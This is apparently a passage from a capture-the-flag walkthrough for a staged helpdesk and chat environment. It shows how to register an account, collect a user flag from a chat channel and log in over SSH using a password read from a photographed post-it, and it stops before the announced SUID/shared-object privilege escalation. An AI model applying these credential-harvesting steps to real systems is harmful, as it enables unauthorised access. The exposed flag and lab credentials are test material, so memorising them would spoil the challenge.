
helpdesk@escalation.com

••••

••••

Neues Konto registrieren

Zurück zum Login



IHRE REGISTRIERUNG WAR ERFOLGREICH


Wir haben Dir eine Bestätigungsmail gesendet. Wenn Du keine E-Mail erhalten hast, versuch es bitte noch einmal.

Zurück zum Login

By proceeding you are agreeing to our Terms of Service, Privacy Policy and Legal Notice.

Powered by Open Source Chat Platform Rocket.Chat.

12. Go back to http://<ip>:8080 to receive the confirmation email



	Ticket	Last Updated	Subject	From	Priority	Assigned To
□	252066	7/2/21 0:34	Escalation Chat - Email address verification	Escalation Chat	Normal	Horst Schneider
□	694972	6/30/21 20:54	Server down	Michael	Normal	Horst Schneider


Select: All None Toggle

Page: [1] Export

Showing 1 - 2 of about 2

Copyright © 2006-2021 Escalation Helpdesk All Rights Reserved.

13. Confirm by clicking “verify your email”



Ticket #252066

Escalation Chat - Email address verification

Status:	Open	User:	Escalation Chat (1) (Manage Collaborators)
Priority:	Normal	Email:	noreply@escalation.com
Department:	Support	Source:	Email
Create Date:	7/2/21 0:34		
Assigned To:	Horst Schneider	Help Topic:	None
SLA Plan:	Default SLA	Last Message:	7/2/21 0:34
Due Date:	7/2/21 18:34	Last Response:	


Escalation Chat posted 7/2/21 0:34 Escalation Chat - Email address verification

Hi Test

Please, click on the button below to confirm your email address.

! Since absence of hostname and DNS entry the link in the verify URL is mapped to localhost
You need to put the IP of the server in there to successfully confirm the account.!

14. If you click on the link you can enter a username in the next window



BENUTZERNAMEN FESTLEGEN


So werden Sie in Nachrichten erwähnt und in der Suche gefunden.

test

Benutzen Sie folgenden Nutzernamen

Abmelden

15. Open the “token” channel to get the user token



Beginn des Gesprächs

30. Juni 2021


Anna 18:39
HCT21{asd1QAysXdR534EDxcXDR5tgBHu8lkjh}

2. Juli 2021

test 00:38 *Ist dem Kanal beigetreten*

ROOT TOKEN (SUID – SO INJECTION)

1. Open the “post-your-desk” channel to find a picture posted by the dumbass steve who forgot that he has a post-it with his ssh password on it attached to his screen.




Was ist das da auf deinem Schreibtisch ?


Steve 18:56
steves-desk.jpg (1.66 MB)

Nicole 18:59
Das ist meine DnD Runde die wurden das letzte mal von einem Drachen, ähm "überrascht".

2. Click on the image to enlarge




3. SSH to <ip> with credentials **steve:23WSyxVGZ/ujmKO=**



```
user@user-VirtualBox:~$ ssh steve@localhost
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:suHIw3yEWIRevkAd5umltQNXGViaBbPLO/cvbIk/egM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
steve@localhost's password:
Linux 28d553c1a202 5.11.0-22-generic #23-Ubuntu SMP Thu Jun 17 00:34:23 UTC 2021
 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ id
uid=1000(steve) gid=1000(steve) groups=1000(steve)
$ 
```

